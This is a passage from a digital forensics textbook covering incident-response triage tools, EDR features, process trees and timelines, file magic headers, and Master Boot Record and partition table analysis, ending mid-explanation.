- To use **triage-ir**, users must first download it from here: <https://code.google.com/archive/p/triage-ir/downloads> and Microsoft's Sysinternals toolkit from: <https://learn.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite>. The Sysinternals toolkit is a set of tools created by Microsoft that are designed to help administrators and analysts diagnose and troubleshoot Windows systems. Sysinternals toolkit is integral to the functionality of **triage-ir**, providing essential capabilities for process monitoring, network analysis, and registry monitoring, among others. DumpIt, RegRipper, 7zip Command Line, and sha1deep are a couple of other dependencies you would need to completely utilize the **triage-ir**.

Once the tool and the Sysinternals toolkit have been downloaded, users can begin using triage by following these steps:

1. Run the executable file of the triage tool.
2. When prompted, introduce the Sysinternals toolkit by selecting **Yes**.
3. Select the data you want to collect using the checkboxes under each tab.
4. Click on the **Collect Data** button to begin collecting the selected data.
5. Once the data collection is complete, review the collected data in the output window.
6. Save the collected data as a text file or as an XML file for further analysis.

In summary, triage is an incident response tool that automates the process of collecting information from a compromised Windows system. The device has a simple user interface that allows users to select the data they want to collect and requires minimal user interaction. To use triage, users must first download the tool and the Sysinternals toolkit and then select the data they want to collect and review the output. Using triage, incident responders, forensic analysts, and system administrators can quickly collect critical information from a compromised system and begin analyzing the data to identify the cause of the incident. The following figure demonstrates the dialog box:




Figure 4.3: Running triage-ir collector.

Here are a few more great tools with download links to learn and practice capturing triage data:

Tool name	Description	Weblink	Developed by
Fast IR Collector	A tool that collects forensic data from Windows and Linux systems using Python scripts.	https://github.com/SekoiaLab/Fastir_Collector/releases/tag/V1.1	SekoiaLab
Panorama Triage-Incident Response	A tool that collects forensic data from Windows systems using PowerShell scripts.	https://github.com/AlmCo/Panorama/blob/master/bin/Panorama.exe	Obscurity Labs
DG Wingman	A tool that collects forensic data from Windows systems using C++ code.	https://info.digitalguardian.com/wingman	DigitalGuardian

Table 4.1: DFIR triage tools and their download links

Scripts and applications to collect volatile data are usually used either in the absence of a structured cyber security program at an organization or a response is needed to the legacy infrastructure where modern commercial or open-source cyber security solutions cannot be implemented, especially EDRs.

Endpoint Detection and Response

Endpoint Detection and Response (EDR) tools are designed to provide visibility into endpoint activity and detect threats in real time. EDR tools can gather and analyze endpoint activities, including process trees, network events, services, cron jobs, etc.

EDR solutions can monitor and record the creation and termination of processes on endpoints, along with information about the parent-child relationship between processes. EDR solutions can also monitor network events, such as network connections and traffic, to identify potential threats.

Some examples where EDR can be used to gather and analyze these endpoint activities:

- **Process Trees:** EDR can monitor and log the process trees on an endpoint, showing the relationships between processes and their associated files and registry keys. This can help identify suspicious processes spawned by malware and help identify the root cause of an incident.
- **Network Events:** EDR can monitor network traffic on an endpoint, including inbound and outbound connections, and log this activity for analysis. This can help detect malware communicating with command-and-control servers and identify suspicious network behavior that could indicate a compromise.
- **Services:** EDR can monitor the services running on an endpoint, including their configuration and startup behavior. This can help identify services set to automatically start and run as privileged accounts, which could indicate an attacker has established persistence on the endpoint.
- **Cron Jobs:** EDR can monitor the scheduled tasks or cron jobs on an endpoint and log any changes or new tasks created. This can help detect malicious schemes scheduled to run at specific times or events.

Features of EDR

The most common features of EDRs are as follows:

- **Live response:** EDR tools often provide the ability to remotely access and control an endpoint, allowing investigators to run commands, collect data, and perform triage in real time.
- **Threat intelligence integration:** EDR tools can integrate with threat intelligence feeds to provide context around detected threats and enable faster investigations.
- **Behavioral analysis:** EDR tools can use machine learning algorithms to analyze endpoint behavior and detect anomalies that could indicate a threat.
- **Real-time alerting:** EDR solutions can alert security teams to potential threats in real time, enabling them to respond quickly to incidents and mitigate potential damage.
- **Automated response:** EDR solutions can automate response actions, such as quarantining or deleting malicious files, freeing security teams to focus on more complex investigations.

EDR solutions can provide valuable insights into endpoint activity and aid in investigating potential security incidents. Let us better understand the difference between collecting triage data vs. Modern EDRs.

Triage Data Collection vs. Modern EDRs

DFIR triage involves a rapid assessment of a system or network to determine if an incident has occurred and to understand the scope and nature of the attack. This process involves identifying potential indicators of compromise (IOCs) and collecting relevant data for further analysis, as well as quickly containing the incident to prevent further damage. DFIR triage is crucial for determining the immediate next steps in an incident response.

On the other hand, *EDR solutions* are designed to continuously monitor and analyze endpoint activity for signs of malicious activity, and they are equipped with tools for incident containment and remediation. EDR solutions collect a wide range of endpoint data, including system logs, network activity, and file system information. These solutions typically use machine learning algorithms to identify anomalous behavior and potential threats in real-time, and they play a crucial role in both proactive threat hunting and post-incident analysis and recovery.

While both DFIR triage and EDR solutions are instrumental in digital forensics investigations, they serve complementary purposes. DFIR triage is typically employed when an incident is suspected or has been detected, to quickly assess the scope and severity. *EDR solutions*, while focused on monitoring and detecting threats proactively, are also invaluable after an incident has occurred, providing detailed historical data and analysis capabilities.

EDR solutions offer real-time detection and automated response to threats, which can be critical in mitigating threats before they can cause significant damage. They also provide comprehensive visibility into endpoint activity, allowing for more accurate threat detection and faster response times. Furthermore, EDR solutions can collect and analyze data over an extended period, which is essential for detailed forensic analysis and uncovering the root cause of past incidents.

Most EDR solutions now include live forensics capabilities, allowing investigators to remotely connect to an endpoint, run commands, and collect and extract data. While the process tree and endpoint activity timeline are notable features, EDRs offer a broad spectrum of functionalities that are critical for a comprehensive security posture.

Process Tree and Timeline

Once we have collected the triage data, we will investigate it to understand the environment and system and find any abnormalities and patterns in the event data. This includes analyzing the operating system timeline and process tree in cases of suspicious, malicious, or unknown process investigations.

Process Tree in EDR

Most EDR solutions generate process trees, a forensic technique used to investigate the processes running on a system by displaying the parent-child relationships between them in a

hierarchical tree structure. The parent process is the process that spawned the child process, while the child process is the process that was spawned by the parent process. By examining the process tree, an investigator can determine which processes were running on the system at a given time and identify any suspicious or malicious processes. However, it is important to note that process trees may not capture processes that have terminated prematurely or were hidden, which is why memory analysis can also be crucial.

Process tree analysis is important in forensics for several reasons:

- **Identifying malware:** Malware often creates new processes or injects malicious code into existing processes. By examining the process tree, an investigator can identify any suspicious or malicious processes running on the system.
- **Understanding system activity:** By examining the process tree over time, an investigator can identify activity patterns in the system, including which processes are responsible for specific actions or events.
- **Establishing a timeline:** The process tree can help establish a timeline of events leading up to a security incident. By examining the parent-child relationships between processes, an investigator can determine which processes were running on the system at a given time and identify any suspicious or malicious activity.

What is the timeline?

In digital forensics, a timeline is a chronological record of events related to a specific incident or investigation. A timeline can help investigators understand the events that occurred on a system or network and can be a critical tool for identifying potential IOCs and reconstructing an attacker's activities.

Creating a timeline

To create a timeline for performing forensics analysis, consider the following steps:

1. **Identify data sources:** Identify the data sources that will be used to create the timeline, such as log files, memory dumps, and network traffic captures.
2. **Extract relevant information:** Extract relevant information from the data sources, such as timestamps, file names, process names, and network connections.
3. **Organize the data:** Organize the extracted information chronologically and use a consistent time format to ensure accuracy.
4. **Visualize the data:** Create a timeline visualization that includes the events of interest, such as system events, user activity, network traffic, and file modifications.
5. **Analyze the timeline:** Analyze the timeline to identify patterns and anomalies and look for potential IOCs. Timeline is crucial to investigate an incident or case end to end. It helps us understand what, where, and how events happened.

Timelines are crucial not only during digital forensics analysis but also during incident response. Understanding the sequence of events is essential to formulating an effective

response plan, which includes containment, mitigation, and recovery from a cybersecurity incident. Here is an example of how to create a visualized timeline of a cybersecurity incident:




Figure 4.4: Sample Timeline of a cyber security incident

Visual representation is a pivotal aspect of digital forensics, especially when it comes to elucidating the sequence of events for stakeholders and decision-makers. A well-constructed timeline can distill complex data into an accessible format, making it easier to comprehend the scope and impact of an incident.

In the forthcoming sections of this book, we will delve into forensic timeline generation tools such as log2timeline, which is specifically designed for this purpose. We will also look at Autopsy, an open-source forensic suite that offers timeline analysis features, among its various capabilities.

These tools are instrumental in piecing together digital evidence and presenting it in a visual context, which is not only crucial for thorough analysis but also for communicating findings in a manner that is clear and actionable for all involved parties.

Conclusion

In this chapter, we delved into the realm of live forensics analysis, a cornerstone of digital forensics and incident response. We discovered the importance of real-time data collection and how it aids in pinpointing the cause and extent of security breaches. Our journey took us through the intricacies of crafting custom scripts for volatile data collection and the sophisticated workings of **Endpoint Detection and Response (EDR)** systems.

As we turn the page to our next chapter, we will embark on a quest to demystify file formats by examining their magic headers. We'll dive deep into the foundational elements of storage architecture, including the **Master Boot Record (MBR)** and **Master Partition Table (MPT)**, and decode the critical functions of the **Master File Table (MFT)** within the NTFS file system.

Our exploration will not stop there. We'll navigate the complexities of the Recycle Bin, dissecting its mechanisms and the nuances of data retrieval. The chapter will also illuminate the wealth of insights hidden within system logs, from Windows event logs to application-specific records, and the art of command line history analysis.

To cap it off, we will introduce the transformative capabilities of timeline analysis tools such as Autopsy, Plaso, and Timesketch, which serve as powerful lenses through which we can view the digital past. These tools are not just instruments for recovery; they are keys to unlocking a chronicle of digital events, piecing together the narrative thread of incidents that shape the cybersecurity landscape.

Points to remember

- Live response enables incident responders and forensics analysts to respond in near real-time.
- Cedarpelta includes scripts that can run on Windows, Linux, and MacOS platforms.
- CDIR Collector is an open-source project.
- Triage- collector used NTFSParse.dll to parse a wide variety of NTFS data.

Questions

1. What is the difference between live response vs. dead box response?
2. What are the benefits of live response?
3. List the type of data that can be collected from Windows OS using CDIR.
4. Can you collect Jump List and USRCLASS.dat files using Triage-Incident Response?
Yes, or no?
5. Can you automate the response using modern EDRs? Yes, or no?
6. What is a process tree, and why is it useful in the incident response?

References

- *Fast Incident Response and Data Collection - Hacking Articles*
<https://www.hackingarticles.in/fast-incident-response-and-data-collection/>

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



CHAPTER 5

File System and Log Analysis

Introduction

In the last chapter, we learned what live incident response entails, created custom forensic data collection scripts, and used various live incident forensics data collection tools, triage, and EDR. In this chapter, we will learn about the fundamentals of disk analysis, covering how a hard disk boots up, what the MBR, MPT, and MFT structures are, and how to analyze them to find forensic artifacts and evidence. To uncover the hidden artifacts, we need to learn how to recover deleted files and interpret system logs. To better understand the story of what happened on a targeted system requires understanding the timeline of events, such as timeline creation and analysis of the events that happened on a system.

Structure

This chapter covers the following topics:

- Magic header and file identification
- Master Boot Record analysis
 - Master Boot Record
 - Master Partition Table
 - How to access Master Partition Table
 - How to access Master Boot Record
- Master File Table
 - How to locate MFT

- MFT analysis custom tools
- Recycle Bin
 - What happens when a file is moved to Recycle Bin?
 - How Recycle Bin handles deleted files in Window 10
 - Challenges in analyzing Recycle Bin
- File recovery
 - Methods to recover deleted data
- System logs
 - Windows event logs
 - Linux system logs
 - Command line history
- Timeline analysis
 - Autopsy
 - Plaso
 - Timesketch

Objectives

The objective of this chapter is to provide an in-depth understanding of the various hidden artifacts that can be recovered during digital forensics investigations. The chapter begins with an explanation of Magic Header and file identification using a hex browser. It then proceeds to **Master Boot Record (MBR)** analysis, which involves an understanding of what MBR is, what **Master Partition Table (MPT)** is, and how to access them. This section also covers the analysis of MBR and MPT. The chapter then moves on to **Master File Table (MFT)** analysis, which includes an understanding of what MFT is, how to locate it, and how to analyze it.

Another area that the chapter covers is the analysis of Recycle Bin, which is a temporary storage area for deleted files in Windows. Readers will learn what happens when a file is moved to the Recycle Bin, how the recycle bin handles deleted files in Windows 10, and the challenges in analyzing Recycle Bin. The chapter also explains different methods to recover deleted data using tools such as Recuva and Autopsy.

The next section of the chapter covers system logs, including Windows event and Linux system logs, and their location and structure. The section also explains the artifacts in Windows event logs, and an example of event codes 7045 and 4688. Additionally, it covers command line history and PowerShell command history.

Lastly, the chapter covers timeline analysis using tools such as Autopsy, Plaso, and PSort.py. It explains the timeline feature in Autopsy and how to use Plaso and log2timeline.py to generate timelines. The section also covers analysis plugins and Timesketch.

Overall, the objective of this chapter is to equip readers with a strong foundation in digital forensic artifacts analysis, file recovery, system logs, and timeline analysis. The chapter provides detailed explanations of each topic, and readers will gain a comprehensive understanding of these artifacts' identification and analysis.

Magic header and file identification

In digital forensics, a magic header (also known as a magic number or file signature) is a unique sequence of bytes located at the beginning of a file, which helps in identifying the file type and format.

The magic header is typically the first few bytes of a file and is used by file identification tools to determine the file type without relying on the file extension or other metadata. This is particularly useful in digital forensics investigations where files may have been renamed, hidden, or had their extensions changed to conceal their true nature.

For example, the magic header in ASCII for a PDF file is %PDF- (including the hyphen), while the magic header for a PDF file is **25 50 44 46 2D** in hexadecimal notation. By looking at the first few bytes of a file and comparing them to a database of known magic headers, digital forensics investigators can quickly identify the file type and proceed with further analysis.

Here is a table of some common file types and their corresponding magic headers:

File type	Magic header (Hexadecimal)	Magic header (ASCII)
PDF	25 50 44 46 2D	%PDF-
JPEG	FF D8 FF E0	ÿØÿà
PNG	89 50 4E 47 0D 0A 1A 0A	‰PNG..
GIF	47 49 46 38 39 61	GIF89a
ZIP	50 4B 03 04	PK..

File type	Magic header (Hexadecimal)	Magic header (ASCII)
MP3	49 44 33	ID3
DOCX	50 4B 03 04 14 00 06 00	PK.....
XLSX	50 4B 03 04 14 00 06 00	PK.....
PPTX	50 4B 03 04 14 00 06 00	PK.....
AVI	52 49 46 46 XX XX XX XX 41 56 49 20 4C 49 53	RIFF....AVI LIST
JPEG 2000	00 00 00 0C 6A 50 20 20 0D 0A 87 0AjP ...
EXE	4D 5A	MZ
DLL	4D 5A	MZ
HTML	3C 21 44 4F 43 54 59 50 45 20 68 74 6D 6C	<!DOCTYPE html
XML	3C 3F 78 6D 6C 20 76 65 72 73 69 6F 6E 3D 22	<?xml version="”

Table 5.1: File type and its magic header signature

Here are a few scenarios where magic headers can be useful in digital forensics:

- **File type identification:** Let us say an investigator comes across a file with a `.jpg` extension, but suspects that it might be a different file type. By analyzing the magic header, the investigator can determine the true file type of the file and proceed with the investigation accordingly.
- **Data recovery:** Imagine a scenario where a computer's hard drive has been partially overwritten, and some of the files on the drive are corrupted. By analyzing the magic headers of the corrupted files, investigators can determine the true file types and use specialized data recovery tools to attempt to recover the data.
- **Malware analysis:** Malware often disguises itself as a legitimate file type, such as a PDF or DOC file. By analyzing the magic header, investigators can determine the true file type of the file and determine whether it contains malware.
- **Multimedia analysis:** Let us say an investigator is analyzing a suspect's computer and comes across a video file with an unknown extension. By analyzing the magic header, the investigator can determine the true file type and determine whether the video contains evidence relevant to the investigation.
- **Content filtering:** In large-scale digital forensics investigation, investigators may need to filter through thousands of files to find those that are relevant to the investigation. By using magic headers to filter files based

on their type, investigators can quickly identify and analyze files that are likely to contain relevant evidence.

Scenario: Uncover true file format

Let us take an example of a file where the file extension has been changed.

While performing the analysis, the file name `FunnyWork.jpg` appears suspicious, because when we try to open the file, we get an error that the file format is not supported, as shown in [Figure 5.1](#).

Even when we look at the properties of the files, it shows a JPG file which should be open with Photos:




Figure 5.1: Opening FunnyWork.jpg and properties of FunnyWork.jpg

As digital forensic professionals, our task is to find out the true nature of files.

We will use HxD, which we have installed in [Chapter 2, Digital Forensics Lab Setup](#), under the topic *HxD*:

1. Launch HxD.
2. Select **Open**.
3. Select **FunnyWork.jpg** to be open in HxD, as shown:




Figure 5.2: Opening FunnyWork.jpg in HxD

So, if it is indeed a .jpg, it should have the magic header ASCII value as **ÿØÿà** or, magic header hex value as **FF D8 FF E0**. But when we opened the file using the HxD tool, we found it had a magic header hex value as **4D 5A** which is **MZ** in ASCII. And we know from the above [Table 5.1](#), that MZ is used for binary files, either DLLs or executables, as shown:




Figure 5.3: Opening FunnyWork.jpg at HxD

We would then change **Funnyworks.jpg** to **funnyworks.exe**.

Before executing the binary, let us review the properties again to better understand the file. If the threat actor used the poor man method of simply renaming the extension of the file, then the original extension should restore a lot of other properties, refer to [Figure 5.4](#). The file description and product name show it as Microsoft Office:




Figure 5.4: Reviewing Funnywork.exe properties

Indeed, it is a Microsoft office executable file.

Note: We should always analyze the files in the control and sandbox environment, and never open any suspicious file on your investigation machine directly.

Master Boot Record analysis

Master Boot Record (MBR) is a critical part of a storage device, such as a hard disk (HDD) or **Solid-State Drive (SSD)**. The MBR is located at the beginning of the storage device and contains important information necessary for the operating system to boot up. We will learn about MBR and its structure.

Master Boot Record

By analyzing the MBR, digital forensic investigators can determine the disk's partitioning scheme, the operating system installed on the disk, and the location of the boot loader. The MBR can also reveal information about the disk's partition sizes and file systems, as well as any boot sector viruses or other malicious code that may be present.

The MBR is typically divided into three parts, represented in *Figure 5.5*:

- The bootstrap code
- The partition table

- The boot signatures




Figure 5.5: MBR structure

Once the bootstrap code is executed, it reads the partition table to determine the active partition, which is the partition that contains the boot loader. The bootstrap code then loads the boot loader from the active partition into memory and transfers control to it.

The boot loader then loads the operating system kernel and any necessary drivers into memory and starts their execution. The operating system then takes over and continues the boot process.

To analyze the MBR, digital forensics professionals can use Sleuth Kit, FTK Imager, or EnCase. These tools allow investigators to view the contents of the MBR, including the partition table and boot loader code, as well as any anomalies or suspicious data that may be present.

MBR is in sector 0 and it contains **Master Partition Table (MPT)**. Master partition table can have up to 4 partition entries. There are two types of partitions: primary and extended.

Master Partition Table

A **Master Partition Table (MPT)** is a data structure that resides in the first sector of a hard disk and contains information about the partitions on the disk. The MPT is important for digital forensics because it can provide clues about the layout and organization of the disk, as well as the operating systems and applications installed on it.

The MPT can be analyzed using various tools and techniques, such as hex editors or specialized forensic software. The analysis can reveal information such as:

- The number and types of partitions on the disk
- The file systems and encryption methods used on each partition.
- The operating systems and boot loaders are installed on each partition.
- The presence of hidden or deleted partitions.
- The evidence of disk cloning or manipulation.
- The correlation of disk signatures with other devices or sources.

In digital forensics, analyzing the partition table can provide valuable information about the contents of a disk, such as the operating system installed on it, the number and size of partitions, and the file systems used on each partition. This information can help forensic examiners understand the disk's layout and organization, as well as the potential evidence that can be found on each partition.

The MPT is a valuable source of information for digital forensics because it can help reconstruct the history and context of a disk and its contents. However, the MPT can also be modified or corrupted by malicious actors or software to hide or destroy evidence. Therefore, forensic examiners should always verify the integrity and authenticity of the MPT before relying on its data.

How to access the Master Partition Table

Here is an explanation to access the master partition table:

- MPT: Master partition table is 64-byte long:
 - Located at the end of the MBR sector at the offset of 446 bytes from the beginning of the sector.
- Each partition entry is 16-byte long:
 - Offset 0 (1st byte) is the boot indicator and if it has 0X80 value it means it is a bootable partition.
 - Offset 4 (5th byte) is a partition type descriptor, which indicates the file system type of the partition.
 - Offset 8 -11 (byte 9th to 12th) indicates the starting sector of the partition.
 - Offset 12 – 15 (byte 13th to 16th) indicate partition size in sectors.

How to access MBR

To get the MBR, you can use a disk imaging tool such as dd, FTK Imager, or EnCase to create a bit-by-bit copy of the storage device. The MBR will be included in the disk image. Once you have a disk image containing the MBR, you can analyze it using various tools and techniques.

Follow these steps for FTK Imager:

1. Open the physical disk image in FTK.
2. Click on the Physical mounted image.
3. Go to **View | Select Hex Value** interpreter.

The first highlight byte is 0x80, which means it is a bootable partition. If this value is 0X00 that means it is not a bootable partition. The boot Signature is 0X55AA found at sector 0 offset 510 and 511, as shown:

